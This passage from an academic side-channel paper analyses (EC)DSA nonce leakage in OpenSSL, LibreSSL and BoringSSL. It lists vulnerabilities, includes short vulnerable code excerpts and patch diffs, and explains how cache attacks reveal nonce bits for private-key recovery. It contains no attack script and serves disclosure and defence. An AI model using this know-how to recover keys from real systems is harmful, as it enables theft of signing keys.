Threat Model and Limitations. DATA operates on address traces at byte granularity. This models a powerful side-channel attacker probing memory pages [59], cache lines [61], cache banks [62], or even single byte addresses which are currently only partially exploitable in specific settings [17]. However, as with any dynamic analysis, DATA cannot guarantee absence of leakage (e.g., it cannot prove code secure). Nevertheless, by increasing the number of traces and tested configurations, coverage increases (cf. [55]).

Leakage models correlate the observed leakage (*i.e.*, the address traces) with the secret. However, a high correlation does not necessarily imply actual leakage but could also stem from public values (e.g., the modulus). This is a fundamental issue of statistical testing and implies that an analyst should

always carefully review potential leakage reported by DATA, as we do in this work.

Speculative execution attacks are out of scope for this work, as they leverage data leakage rather than address leakage only.

Detecting Nonce Leakage. To tailor DATA for detecting nonce leakage, we bypass the second phase and make the third phase run independently. The third phase correlates leakage to a secret value via leakage models. However, secret nonces are generated internally and are not exposed to the outside. To overcome this limitation, we adapt DATA to recognize nonces as an additional secret in a backward manner. That is, we recover the nonce from the private key, the message, and the signature using Equation (6). Furthermore, we significantly improve the performance of phase three via multiprocessing. Finally, we introduce appropriate leakage models.

Leakage Models. Definition of proper leakage models is essential for finding nonce leaks. This, however, demands knowledge of potential leaks to search for. Based on initial manual inspection of OpenSSL's source code, we developed leakage models tailored for detecting nonce leakage. This was no straightforward process but involved extending the leakage models the more issues we found. In particular, we searched for Bignumber issues by testing the bit length of the nonce k and its variants $kinv$, $k+q$ and $k+2q$. This leakage model is denoted as *num_bits* and finds leakage, e.g., due to lazy resizing of Bignumbers. Furthermore, we used the Hamming weight model denoted as *hw* to search for leaks in DSA modular exponentiation (square-and-multiply) and ECDSA scalar multiplication (double-and-add), respectively. With these models, we were able to greatly reduce the number of unrelated differences. E.g., the leakage models typically filter well above 90% of the differences.

Semi-automated Analysis with GUI. While tool support does not make thorough side-channel analysis obsolete, we found it to be essential. Especially constant-time code can be reviewed much easier with tool assistance. Also, side-channel patches can be easily tested for their efficacy, preventing reintroduction of previously known leaks. In particular, a high degree of automation and a proper representation of results is imperative for productive analysis. Due to the nature of statistical testing used in DATA, an analyst should always carefully review leakage reports of DATA to rule out potential false positives and assess actual exploitability.

Since analyzing DATA reports is cumbersome, we developed a graphical user interface called DATA GUI. DATA GUI allows to quickly navigate leakage reports together with the source code and disassembly, and rate or comment potential leaks. For this to work, we extended DATA to generate an accompanying file archive that contains all necessary object files, disassemblies and source code files, alongside the regular leakage report. This also decouples the test phases of DATA from GUI-aided analysis, which now may be done on a completely different computer. Since we need to repeatedly test different cryptographic libraries under different configurations, the DATA GUI was key to master the amount of data we collected. We open-source our tool, including the DATA GUI and provide examples to reproduce our results. Figure 5 in Appendix A depicts the DATA GUI, showing a discovered control-flow leak in BoringSSL.

Table 1: Handling of secret nonces is either secure ○ or vulnerable ● to side channels, according to our analysis.

	Generate				Exp.		S. mul.		Invert		Mod. mul.		
	minimal rep.	rej. sampling	truncation	+ private key	k-padding	fixed window	k-pad + blind.	fixed window	Ext. Euclid	Little Fermat	Unprotected	Blinding	Const-time
OpenSSL	●		●	○	●	○	●	●	●			○	
LibreSSL	●	●			●	○	●		●		●		
BoringSSL		○				○		●		○			○

5 Vulnerability Analysis Overview

In this work, we analyze OpenSSL, LibreSSL, and BoringSSL for (EC)DSA nonce leakage. We include the whole life cycle of nonces in the analysis, *i.e.*, nonce generation, modular exponentiation for DSA or scalar multiplication for ECDSA, modular inversion, and the final modular multiplication. Our findings are summarized in Table 1 and outlined in the following. As mentioned in Section 4, our analysis cannot prove an implementation secure in a mathematical sense.

Nonce representation is based on Bignumbers. OpenSSL and LibreSSL minimize memory usage, *i.e.*, small numbers use fewer memory words than larger ones. This *minimal representation* of Bignumbers leaks the length of small nonces in several subsequent computation steps. BoringSSL, on the other hand, does not shrink sensitive Bignumbers, avoiding all Bignumber-related vulnerabilities we found by design.

Generation of nonces is done via rejection sampling in LibreSSL and BoringSSL, which gives uniformly distributed nonces. In contrast, OpenSSL truncates a large random number to the target nonce, introducing a negligible bias. Only OpenSSL includes the private key in the nonce generation to address potential weaknesses in random number generators.

DSA modular exponentiation itself did not reveal any leaks, as the fixed-window implementations are constant time. However, for OpenSSL and LibreSSL, we found several critical leaks due to padding the nonce *prior* to exponentiation. This enables easy-to-mount cache attacks, leading to full key recovery. Although the patched OpenSSL version closes the cache-attack vulnerability, it is still vulnerable to more sophisticated attacks, which we demonstrate in Appendix B.

ECDSA scalar multiplication leaks in OpenSSL and LibreSSL in the same way as DSA exponentiation, namely when padding the nonce. On the other hand, the default multiplication uses blinding to make side-channel leakage independent of the nonce. Additionally, OpenSSL and BoringSSL provide

Table 2: Discovered vulnerabilities in OpenSSL, LibreSSL, and BoringSSL and whether they are patched ✓as of October 2019, currently being patched 🔧, or unpatched ✗. Exploiting the side channel can be easy ●, medium ◐, or hard ○. The number of leaked bits (Nonce Leakage) indicates the complexity of a full key recovery.

	Vulnerability	OpenSSL	LibreSSL	BoringSSL	Nonce Leakage	SC	Comments
Generate:	(V1) Small k (top)	EC✗	EC✗	–	Topmost 0-limbs of k	●	Leaks in several subsequent steps
Exp. / Scalar Mult.	(V2) k-padding resize	DSA✓EC✓	DSA✗EC✗	–	Topmost 0-bits of k	●	CVE-2018-0734 and CVE-2018-0735
	(V3) consttime-swap	DSA✓EC✓	DSA✗EC✗	–	same as (V2)	◐	Already known
	(V4) Downgrade	DSA✓	–	–	same as (V2) + [24]	●	Introduced while fixing (V2)
	(V5) k-padding (top)	DSA✗EC✗	DSA✗EC✗	–	same as (V2)	○	Leaks in BN_add and BN_is_bit_set. SGX attack shown in Appendix B.
	(V6) Buffer conversion	EC✓	–	–	Topmost 0-bytes of k	○	
	(V7) Point addition	EC🔧	–	EC✓	All 0-windows of k	○	
Invert	(V8) Euclid BN_div	DSA✓	DSA✗	–	Topmost bit of k	●	Leaks via resize, similar to (V2)
	(V9) Euclid negation	DSA✓	DSA✗	–	Topmost 0-bit of *kinv*	●	Leaks via conditional negation
Multiply:	(V10) Small k^{-1} (top)	–	EC✓	–	Topmost 0-limbs of *kinv*	◐	

optimized constant-time windowed multiplication routines for several NIST curves. We discovered a tiny but severe side-channel leakage in their constant-time point addition, which leaks whenever a nonce multiplication window is all zero. For OpenSSL, we identified additional nonce leakage due to Bignumber handling, which was partly known before.

Modular inversion in OpenSSL and LibreSSL is done via a variant of Euclid's algorithm, claiming some side-channel security. Nevertheless, we found an easy-to-exploit vulnerability leaking the topmost nonce bit during a division step. Moreover, Euclid's algorithm inherently leaks the number of iterations, which correlates to the nonce itself. While we could not find a way to exploit this non-constant time behavior, our tool reported another leak in a final negation step that helps an attacker again to learn the topmost nonce bit. BoringSSL employs Fermat's little theorem to invert nonces securely. Due to our findings, OpenSSL also switched to Fermat inversion.

Modular Multiplication. While OpenSSL uses blinding to alleviate non-constant time code, LibreSSL removes blinding too early, leaking the length of the inverse nonce.

6 Detailed Analysis

In the following, we present our analysis methodology and discuss results and discovered vulnerabilities in detail.

Analysis Methodology. The process of tool-aided side-channel analysis comprises a proper selection of algorithms to test, the actual analysis phase and an interpretation of the results. Since OpenSSL supports over 80 different elliptic curves and countless compiler options, exhaustive testing of each combination is impractical. We selected the default configuration as a basis for our analysis, and selectively enabled different implementations of popular NIST curves. We tested all three DSA parameter sets and focused on ECDSA curves operating close to a machine word boundary. For the actual analysis, we used our tool alongside manual code review to specifically test relevant portions in the code. While the tool helps uncover leakage, interpreting the results remains a manual task. In particular, leakage models might not trigger if they do not match the actual leakage. In this case, leakage might still show up in the *phase one* differences reported by DATA, and an extension of the leakage models is required. Also, leakage models might show a correlation without causation, e.g., via public values. Such cases can be eliminated by tracing the leakage back to its sources in our DATA GUI.

Following this methodology helped us uncover numerous vulnerabilities, as summarized in Table 2. To give an intuition about their exploitability, we rank them as easy to exploit ● if a Flush+Reload attack suffices for extracting nonce bits, medium ◐ for more elaborate attacks requiring performance degradation or Prime+Probe, or hard ○ for tiny leakage (e.g., few assembler instructions on a single cache line) which might be only exploitable in an SGX setting [17].

6.1 Nonce Representation

OpenSSL and LibreSSL represent cryptographic values such as nonces via Bignumbers. Each Bignumber is stored in a `BIGNUM` struct that contains a lazily allocated array of limbs (e.g., 64-bit words). The number of allocated limbs is tracked via the field `dmax`. Bignumbers are represented in their minimal form, *i.e.*, each `BIGNUM` tracks the actually used limbs in a separate `top` field. As seen in Figure 1, `top` can be smaller than `dmax`. Whenever space is exhausted, a `BIGNUM` is dynamically resized via a call to `bn_wexpand`.

To maintain the minimal representation, OpenSSL and LibreSSL constantly realign `top` via a call to `bn_fix_top` by excluding leading zero limbs. This has two advantages: First, it avoids unnecessary computations and increases performance. Second, the programmer does not need to know the maximum size of Bignumbers in advance. However, it is also a source for side-channel leakage, leading to various vulnerabilities.

BoringSSL, in contrast, has hardened their implementation against such leaks by abandoning the minimal representation invariant of Bignumbers. They introduced a `width` field,




Figure 1: OpenSSL/LibreSSL (V1): some nonces (k_2) are smaller than the average (k_1) and the modulus q.

Table 3: OpenSSL/LibreSSL curves leaking L bits of small (inverse) nonces (V1),(V10) on 32/64-bit systems.

Curve	L_{32}	L_{64}	Curve	L_{32}	Curve	L_{32}
secp112r1	15.8	–	sect163r1	2.0	c2tnb359v1	0.8
secp112r2	13.8	–	sect163r2	2.0	c2tnb431r1	1.7
secp521r1	9.0	**9.0**	sect233k1	7.0	wap-wtls1	16.0
prime239v1	15.0	–	sect233r1	8.0	wap-wtls3	2.0
prime239v2	15.0	–	sect239k1	13.0	wap-wtls4	16.0
prime239v3	15.0	–	c2pnb163v1	2.0	wap-wtls5	2.0
sect113r1	16.0	–	c2pnb163v2	2.0	wap-wtls6	15.8
sect113r2	16.0	–	c2pnb163v3	2.0	wap-wtls8	16.0
sect131r1	2.0	**2.0**	c2tnb239v1	13.0	wap-wtls10	7.0
sect131r2	2.0	**2.0**	c2tnb239v2	12.4	wap-wtls11	8.0
sect163k1	2.0	–	c2tnb239v3	11.7		

which fixes `top` to the maximum width in advance.[2] Hence, it is immune to the Bignumber-related leaks we found.

Small Nonce Vulnerability (V1). Nonces are generated in the range $[1, q-1]$. If the length of the modulus q is slightly above a word boundary, it may happen that the generated nonce uses fewer limbs than q. In Figure 1, the first nonce k_1 uses two limbs, whereas the second nonce k_2 is represented in one limb, as indicated by `top`. A side-channel attacker learning the value of `top` can distinguish small nonces from large ones and mount a key recovery attack.

In this example, q uses only four bits (0xF) of the topmost limb. Thus, an attacker learns whether the four topmost bits of k are zero. Consider w as the word size, *i.e.*, the size of one limb. For i386, w=32 and for x86_64, w=64. Thus, a small nonce leaks $L = log_2(q) \mod w$ bits, which occurs every 2^Lth signature on average. By collecting enough leaky signatures, an attacker can recover the private key via lattice or Bleichenbacher attacks (see Section 2.2).

In general, both DSA and ECDSA are affected by small nonces. However, if L is too large, leaky signatures occur too rarely to be practically exploitable. Since DSA moduli are always (half)word-aligned, $L = 32$ or $L = 64$ and attacks are impractical. On the other hand, for ECDSA, several curves have a modulus (group order) that is slightly above a word boundary. Table 3 lists all affected curves with $L < 20$, and curves affected on 64-bit systems are marked bold. For example, the sect131 curves leak 2 bits approximately every 4th signature, while secp521r1 leaks 9 bits every 512th signature.

In order to exploit the small nonce vulnerability, an attacker needs to learn the nonce length (*i.e.*, the value of `top`). Since the nonce is involved in many different computation steps, there are plenty of opportunities for an attacker to observe its length. We found leakage in the nonce generation, scalar multiplication, and nonce inversion (Equations (3), (5) and (7)). Details for OpenSSL and LibreSSL can be looked up in Appendix C. In the following, we focus on the most critical leakage present in the OpenSSL version patched against (V8). The leaky code in Listing 1 converts the nonce stored in `BIGNUM a` into its Montgomery representation. `BIGNUM b` holds a Montgomery conversion factor. If both, `a` and `b` have the full word length of q, denoted as `num`, the `if` branch will execute an assembler-optimized multiplication (`bn_mul_mont` in line 4) and terminate in line 5. If, however, the nonce `a` is one limb smaller, OpenSSL falls back to the functions `bn_mul_fixed_top` and `bn_from_montgomery_word`. By probing any of those functions, e.g., with Flush+Reload, an attacker can distinguish small nonces from larger ones.

Unfortunately, this vulnerability is not only easy to exploit, but patching is hard as small nonces leak in several places. On June 25, 2019, we reported this issue to OpenSSL, who decided to target a fix in OpenSSL version 3.0, as it requires a major redesign of OpenSSL's Bignumber implementation.

6.2 Nonce Generation

In the following, we analyze nonce generation for different libraries under the default configuration. DSA and ECDSA nonces are generated both in the same way.

Rejection Sampling. To generate a nonce k uniformly at random in the interval $[1, q-1]$, LibreSSL and BoringSSL implement rejection sampling. They sample k in the interval $[1, 2^{qbits}-1]$, where $qbits = \lfloor \log_2 q \rfloor + 1$. If k exceeds $q-1$, it is rejected, and the procedure is repeated. The final k is uniformly distributed, assuming an unbiased random number generator. Although rejection sampling is inherently non-constant time, it only leaks information about rejected nonces. While we did not find issues for BoringSSL, small nonces leak for LibreSSL, as detailed in Appendix C.

Truncation. OpenSSL first generates a large number k' in the interval $[0, 2^{qbits+64}-1]$, as seen in Algorithm 1 lines 2–6. To compute the final nonce, k' is truncated to the target interval $[0, q-1]$ via modular reduction (line 8). As with LibreSSL, small nonces leak during truncation, as detailed in

```
1  if (a->top == num && b->top == num) {
2      if (bn_wexpand(r, num) == NULL)
3          return 0;
4      if (bn_mul_mont(...))
5          return 1;
6  }
7  ...
8  if (!bn_mul_fixed_top(tmp, a, b, ctx))
9      goto err;
10 if (!bn_from_montgomery_word(r, tmp, mont))
11     goto err;
```

Listing 1: Simplified OpenSSL Little Fermat inversion leaking small nonces (V1) via conditional branching.

[2] https://github.com/openssl/openssl/issues/6640

Algorithm 1: OpenSSL nonce generation by truncation

```
   input  : x, q // Private key and modulus
   input  : m // Message digest
   output : k // Nonce
1  k' ← []
2  while num_bits(k') < num_bits(q) + 64 do
3  |  rnd ←R [0, 2^512 − 1]
4  |  digest ← SHA512(x|m|rnd)
5  |  k'.append(digest) // Up to num_bits(q) + 64 bits
6  end
7  k'' ← BN_bin2bn(k') // Convert to BIGNUM
8  k ← k'' mod q // Reduce via BN_div
```

Appendix C. Moreover, truncation introduces a tiny bias in k since q does not exactly divide $2^{qbits+64}$. However, since k' is 64 bits larger than q, this bias is impractical to exploit.

Before reducing k', OpenSSL converts it to a Bignumber representation via `BN_bin2bn` in line 7, which introduces a tiny side-channel leakage on k'. In particular, `BN_bin2bn` removes leading zeros, leaking the byte length of k' to a side-channel attacker. Our tool revealed another leakage in `BN_div` called in line 8, leaking the length of k'. Luckily, both issues are impractical to exploit due to the 64-bit margin of k'.

Private Key Inclusion. Biases in the nonce generation are fatal. For that reason, some variants of (EC)DSA [28,44] compute the nonce deterministically from the message via hash functions rather than using randomness. Similarly, OpenSSL uses the private key as additional input for nonce generation.[3] By applying a cryptographic hash function to the random number, the message m and the private key x (Algorithm 1 line 4), the resulting nonce is unpredictable to an attacker, even for biased random numbers. Moreover, this approach also protects against side-channel leaks. We found that OpenSSL uses a leaky AES[4] during random number generation when compiled with the `no-asm` flag. The hash in line 4 decorrelates these leaks from the nonce. BoringSSL and LibreSSL do not include the private key in the nonce computation, which makes them susceptible to biased random number generators. However, we did not analyze the uniformity or unpredictability of the random number generators themselves.

6.3 DSA Exponentiation

K-padding Vulnerabilities (V2)-(V5). Bignumber computation has been a source for nonce leakage in the past. For example, the fixed window exponentiation of OpenSSL leaks the bit length of the secret exponent k (Algorithm 2 line 5). This leakage was fixed by padding nonce k with q until it has a fixed length $num_bits(q)+1$, as shown in Algorithm 2

Algorithm 2: Exponentiation with k-padding

```
   input  : k // Nonce
   output : r // Signature part
1  k ← k + q // Expand k to fixed num_bits(q) + 1
2  if num_bits(k) <= num_bits(q) then
3  |  k ← k + q
4  end
5  r ← g^k mod q
```

```
1   q_bits = BN_num_bits(dsa->q);
2  -if (!BN_set_bit(k, q_bits)
3  -    || !BN_set_bit(l, q_bits)
4  -    || !BN_set_bit(m, q_bits))
5  + q_words = bn_get_top(dsa->q);
6  +if (!bn_wexpand(k, q_words + 2)
7  +    || !bn_wexpand(l, q_words + 2))
8       goto err;
9   ...
10  BN_set_flags(k, BN_FLG_CONSTTIME);
11 +BN_set_flags(l, BN_FLG_CONSTTIME);
12  ...
13  if (!BN_add(l, k, dsa->q)
14 -    || !BN_add(m, l, dsa->q)
15 -    || !BN_copy(k, BN_num_bits(l) > q_bits ? l : m))
16 +    || !BN_add(k, l, dsa->q)
17      goto err;
18 +BN_consttime_swap(BN_is_bit_set(l, q_bits), k, l,...);
```

Listing 2: Vulnerable k-padding in OpenSSL, with code added (+) and removed (-) during patching.

lines 1–3. The initial k-padding[5] executed the second addition in line 3 conditionally. To prevent attacking this conditional execution, it was made constant-time.[6] As shown in Listing 2, lines 13–14 unconditionally compute both additions inside `BIGNUM`s `l` and `m`, while line 15 copies the correct result to `k`.

By analyzing OpenSSL, we found that k-padding leaks in several ways. First, we discovered an easy-to-exploit vulnerability leaking the size of the nonce via `dmax` inside the second `BN_add` (Listing 2 line 14). This leakage denoted as (V2) allows full key recovery. Second, our tool also reported data leakage in line 15, already known before and denoted (V3). By distinguishing whether buffer `k` or `l` is copied, one learns the same information as before. Third, we found the same information leaking via the nonce's `top` variable, denoted (V5). This leakage exists in all patched versions and occurs when `k` is processed in lines 16 and 18. Although harder to exploit, we show an end-to-end attack in an SGX setting in Appendix B.

K-padding Resize Vulnerability (V2). As mentioned before, OpenSSL lazily resizes Bignumbers whenever their space is exhausted. E.g., when adding two `BIGNUM`s with `BN_add`, the result `BIGNUM` is expanded to the largest `top` value of the summands plus one limb for a potential carry. Unfortunately, lazy resizing happens during nonce padding in lines 13 and

[3] This change was introduced in OpenSSL commit `8a99cb2` in 2013.
[4] It leaks several intermediate values via lookup tables `Te0` - `Te3`.
[5] Nonce padding was introduced in OpenSSL commit `0ebfcc8` in 2005.
[6] Constant-time padding was introduced in OpenSSL commit `c0caa94`.




Figure 2: OpenSSL/LibreSSL k-padding causes Bignumber resize, depending on the topmost nonce bits (V2).

14 of Listing 2. Consider the example in Figure 2, where the BIGNUMs k and q contain one limb each. On the left side, the first addition $k+q$ resizes the result buffer to two limbs in order to hold the additional carry exceeding the first limb. The second addition $k+2q$ resizes to three limbs, although only two limbs are actually used since the carry is zero. In contrast, on the right-hand side, the first addition does not overflow, and the second addition only requests two limbs. Since the result BIGNUM already has two limbs, no actual resize happens.

By distinguishing whether one or two resize operations happen, a side-channel attacker can learn information about k. The second resize only happens if the first addition overflows into the carry limb. In practice, such an overflow can only happen if q is close to a word boundary, that is, the topmost bits are set. Again, consider w as word size. Then, $Q = \lfloor log_{2^w}(q) \rfloor + 1$ is the number of words needed to represent q, and $qbound = (2^w)^Q > q$ is the upper bound (exclusive) of q representable with Q words. No resize happens if $k+q < qbound$, which occurs with probability $(qbound - q)/q$. Thus, for each such situation, an attacker can learn L nonce bits at once:

$$L = log_2(q) - log_2(qbound - q) \tag{14}$$

Since k is chosen uniformly at random, this happens for approximately every 2^Lth signature. In the previous example, $qbound = 0x100000000$ and $q = 0xFFDB41C5$, hence an attacker can learn $L = 10.8$ nonce bits for one out of 1783 signatures on average. By collecting enough leaky signatures, an attacker can recover the private key, as shown in Section 2.2.

Only DSA moduli close to the word boundary are susceptible. OpenSSL supports DSA moduli in the ranges 160, 224 or 256 bits, respectively. Since these parameters are all at a 32-bit boundary, they are all susceptible on a 32-bit system. For 64-bit systems, only DSA with 256-bit is on a word boundary and, thus, susceptible. The modulus q is a prime generated randomly for each key with its topmost bit set. Hence, every 2^Lth key is susceptible to $L+1$-bit nonce leakage.

Exploitation of the vulnerability is straight forward. An attacker needs to monitor Bignumber resize operations during k-padding. Each Bignumber resize triggers several nested allocation routines of OpenSSL, which in turn invoke malloc/realloc from the standard library. Hence, a Flush+Reload attacker has plenty of opportunities to observe a resize with little noise. This attack is practical in terms of easy-to-obtain side-channel observations and low complexity for key recovery, which caused OpenSSL to issue CVE-2018-0734.

Consttime-swap Vulnerability (V3). Our tool showed another k-padding issue, which was already documented in the source code comments. After the two additions, copying the correct result to the target Bignumber k accesses different Bignumbers l or m, as shown in Listing 2 line 15. This leaks the same information as (V2) and could be exploited via a Prime+Probe attack on the Bignumber l or m, respectively.

Patching (V2) and (V3). Our reports triggered immediate discussion and patching[7] by the OpenSSL team. To avoid lazy reallocation, the patch enlarges the preallocation of the nonce buffers (lines 6–7). To hold the padded nonce, one additional limb would suffice. Since BN_add allocates an additional carry limb, this totals two additional limbs to preallocate. To fix the consttime issue, the patch replaces Bignumber m with k in line 16 and introduces BN_consttime_swap in line 18.

LibreSSL adopted similar patches for ECDSA, but insufficiently, as explained in Section 6.4. We contacted LibreSSL on May 17, 2019, but they did not apply these patches to DSA.

Downgrade Vulnerability (V4). By analyzing the OpenSSL patches for (V2) and (V3) with our tool, we immediately recognized a flaw bypassing constant-time exponentiation. While Bignumber k has the flag BN_FLG_CONSTTIME set, Bignumber l has not. The consttime-swap introduced in Listing 2 line 18 also swaps these flags between l and k, making k lose its flag. This causes every other subsequent exponentiation (Equation (4)) to downgrade to the unprotected variant. As shown in [24], this can be exploited to recover DSA keys from OpenSSH handshakes. Erroneous flag propagation has a long history, since manual detection within the complex code base of OpenSSL is non-trivial. Luckily, our systematic tool-aided approach uncovered this issue straight away, avoiding another exploit-patch cycle. The final patch[8] applies the BN_FLG_CONSTTIME flag also to the Bignumber l in line 11.

K-padding Top Vulnerability (V5). Fixing the resize vulnerability (V2) does not mitigate the Bignumber minimal representation issue. That is, even if the buffer size (dmax) is independent of k, the number of used limbs (top) still depends on the nonce (cf. Figure 2). In particular, the second addition BN_add in Listing 2 line 14 leaks the value of l->top via the number of limb-wise additions carried out. Also, BN_is_bit_set (line 18) leaks via an early abort, as detailed in Appendix B. This has the same implications as (V2).

Naturally, exploitation is harder than (V2), as the leaky code is only a few instructions. Nevertheless, we reported this residual leakage already back in October 2018. Since we could not observe any progress, we developed an end-to-end SGX attack, as outlined in Appendix B. Reporting our attack on May 8, 2019 triggered a pull request with our proposed patch [19]. However, the pull request was closed, since the OpenSSL team decided for a long-term mitigation

[7] See OpenSSL commit a9cfb8c.
[8] See OpenSSL commit 00496b6.

Table 4: OpenSSL/LibreSSL curves leaking L nonce bits via k-padding (V2)–(V5) on 32-bit and 64-bit systems.

Curve	L_{32}	L_{64}	Curve	L_{32}	L_{64}
brainpoolP160	3.4	–	brainpoolP320	2.2	2.2
brainpoolP192	1.7	1.7	brainpoolP384	0.3	0.3
brainpoolP224	2.4	–	brainpoolP512	1.0	1.0
brainpoolP256	1.0	1.0			

abandoning the minimal representation invariant similar to BoringSSL [7]. While the decision for a complete fix is encouraging, this vulnerability remains unpatched until then.

6.4 ECDSA Scalar Multiplication

K-padding Resize Vulnerability (V2). Similar to DSA, our investigations revealed the same Bignumber resize vulnerability also in ECDSA, leading to CVE-2018-0735. Only curves with a word-aligned modulus (*i.e.*, the curve cardinality) are vulnerable. We found that all Brainpool curves are exploitable and leak up to 3.4 bits, as listed in Table 4. Luckily, other curves have a word-aligned modulus but are not practically exploitable. For example, the curve secp128r1 has cardinality 0xFFFFFFFD FFFFFFFE F80091C8 184ED68C. By using Equation (14), an attacker could learn $L = 31$ nonce bits at once. However, only every 2^{31}th signature will be vulnerable, which renders actual attacks impractical.

Fixing this issue for ECDSA is analogous to DSA.[9] Although LibreSSL adopted the patch,[10] our tool still reported leakage. Further analysis revealed that the patched LibreSSL version uses k-padding twice, once correctly during multiplication `ec_GFp_simple_mul_ct` and a second time inside `ecdsa_sign_setup`. The second k-padding was not only unpatched, leading to another instance of (V2), it even created additional leakage. In particular, the multiplication routine performs an additional leaky modular reduction if the nonce (the scalar) is larger than the group order. This again highlights the importance of tool-aided side-analysis during the patching process. Although we reported this issue to LibreSSL on May 20, 2019, it is still unpatched.

Issues (V3), (V5). As with DSA, the issues with consttime swap (V3) and k-paddding top (V5) as well as their patches equally apply to ECDSA for the curves listed in Table 4. Since the patched LibreSSL uses k-padding twice for ECDSA, it is still vulnerable not only to (V2) but also to (V3).

Buffer Conversion (V6). We uncovered distinct vulnerabilities in some ECDSA scalar multiplication routines of OpenSSL[11] leaking the byte length of the nonce. Before the actual scalar multiplication, the nonce is converted from a Bignumber to a byte array with `BN_bn2bin` and `flip_endian`. In contrast to Bignumber-related issues subject to word-granular leakage, those functions operate on bytes. By stripping leading zero bytes, they leak the byte length of a nonce. For secp224r1 and secp256k1, $L = 8$ bits leak every 256th signature, and $L = 16$ bits every 65536th signature. secp521r1 is not byte aligned and leaks $L = 1$ bit every 2nd signature, or $L = 9$ bits every 512th signature, etc. Since the side channel only comprises a few instructions and data bytes, we rate it as hard to exploit. Yet, an SGX attack similar to Appendix B could target the stripped nonce buffer. This issue was patched on August 3, 2019.[12]

```
1 if (x_equal && y_equal && !z1_is_zero && !z2_is_zero)
2     point_double(...)
```

Listing 3: Simplified excerpt from vulnerable point_add (V7) in OpenSSL/BoringSSL scalar multiplication.

Point Addition Vulnerability (V7). For ECDSA signatures, the nonce k is multiplied with the generator G in Equation (7). Analyzing OpenSSL and BoringSSL showed that the constant-time scalar multiplication uses a non-constant-time point addition. This leaks nonce windows consisting of zeros. We uncovered this leakage with our tool showing 100% correlation on the bit length of k, as shown in Appendix A Figure 5.

For the multiplication, the scalar is split into multiple fixed-size windows. Each window is used as an index into a precomputed table to select the point to be added. If the window is all-zero, the first point is selected from the table. This first point represents infinity and has all-zero coordinates. Point addition has a special doubling case in Listing 3 line 2. Although doubling itself is never performed, the check in line 1 reveals whether the added point is infinity or not. Hence, an attacker can learn whether the current nonce window is zero. With a window size of w bits, roughly 2^{-w}th of the nonce is leaked per sign operation. E.g., for the common window size of 5, around 3.2% of the nonce is leaked.

The leak occurs due to the order in which the branching condition is evaluated. The `if` in line 1 consists of four separate conditions, which are compiled into multiple compare and jump instructions (cf. Figure 5 in Appendix A). This creates a tiny leakage because a different number of instructions are executed, depending on the secret scalar. When the added point is not infinity, already the first comparison (`x_equal`) fails, since the added points are unequal. If the added point is infinity, this causes the flags `x_equal` and `y_equal` to be `true`. This is because infinity is represented with all-zero projective (x,y,z) coordinates. Only the last flag `!z2_is_zero` fails, which results in a few more executed instructions. Exploiting this leakage with a cache attack seems infeasible due to the tiny difference in the executed code. However, in an SGX setting, [17] could be used to single-step instructions.

[9] See OpenSSL commit `99540ec`.

[10] See LibreSSL commit `34b4fb9`.

[11] This applies to the optimized NIST curve implementations, which are obtained via the `enable-ec_nistp_64_gcc_128` compilation flag.

[12] See `https://github.com/openssl/openssl/pull/9511` as well as commits `8b44198b` and `805315d3`

Table 5: Curves vulnerable (●) to ECDSA point addition leak (V7) in constant-time scalar multiplication for base point (BP) or arbitrary point (AP).

	Curve	BP	AP	Compile configuration
OpenSSL	secp224r1	○	●	`enable-ec_nistp_64_gcc_128`
	secp256k1	○	●	
	secp256k1	●	●	`enable-ec_nistp_64_gcc_128 no-asm`
	secp521r1	●	●	`enable-ec_nistp_64_gcc_128`
BoringSSL	secp224r1	●	●	`OPENSSL_SMALL`
	secp256k1	○	●	
	secp384r1	●	●	
	secp521r1	●	●	

We systematically analyzed various point multiplication implementations and list affected ones in Table 5. Base point multiplication with precomputed lookup tables is used in ECDSA, whereas arbitrary point multiplication is used in ECDH. In OpenSSL, only optimized NIST implementations are affected. Other configurations and curve settings are unaffected because they use a blinded double-and-add implementation. In BoringSSL, all curves are vulnerable at least under one configuration. Since LibreSSL only uses blinded double-and-add for scalar multiplication, it is also unaffected.

Our report led to an immediate fix[13] by BoringSSL, which replaces the evaluation of the branching condition with bitwise operations, such that a short-circuit evaluation is no longer possible. OpenSSL is currently in the process of patching[14], since our responsible disclosure on May 31, 2019.

6.5 Modular Inversion

Euclid BN_div (V8). OpenSSL and LibreSSL implement modular inversion via the Extended Euclidean algorithm. In contrast to the binary extended Euclidean algorithm (BEEA), which is known to be vulnerable [1, 23, 54], the inversion used for DSA is denoted as constant-time in the source code. With our tool, we uncovered a leak hidden deeply in this constant-time modular inversion of OpenSSL. In particular, the first Euclidean iteration leaks the topmost nonce bit of every signature to a side-channel attacker.

Since DATA accumulates leakage not only over the first but over all Euclidean iterations, our leakage models did not show high correlation. Instead, we found this leak by carefully analyzing the differences reported by the first phase of DATA.

Algorithm 3 shows the leaky Extended Euclidean inversion. The division `BN_div` in line 3 is not constant time, although the `BN_FLG_CONSTTIME` flag is used. Note that `BN_div` computes both, the integer division D and the remainder M. In the first iteration, `A` holds the public modulus `q`, and `B` holds the secret nonce k. Inside `BN_div` the `BIGNUM`s are aligned before the actual division, as follows. The divisor (nonce k) is shifted to the left such that its highest word is filled, having no leading

Algorithm 3: OpenSSL/LibreSSL leaky inversion

```
   input  : a, n
   output : inv // Inverse of a mod n
1  (A, B, X, Y, sign) ← (a, n, 1, 0, −1)
2  while B > 0 do
3  |  (D, M) ← (A/B, A%B) // Leaky division (V8)
4  |  (A, B) ← (B, M)
5  |  (X, Y) ← (D·X + Y, X)
6  |  sign ← −sign
7  end
8  ensure A = 1
9  if sign < 0 then
10 |  Y ← n − Y // Leaky negation (V9)
11 end
12 inv ← Y  mod n
```

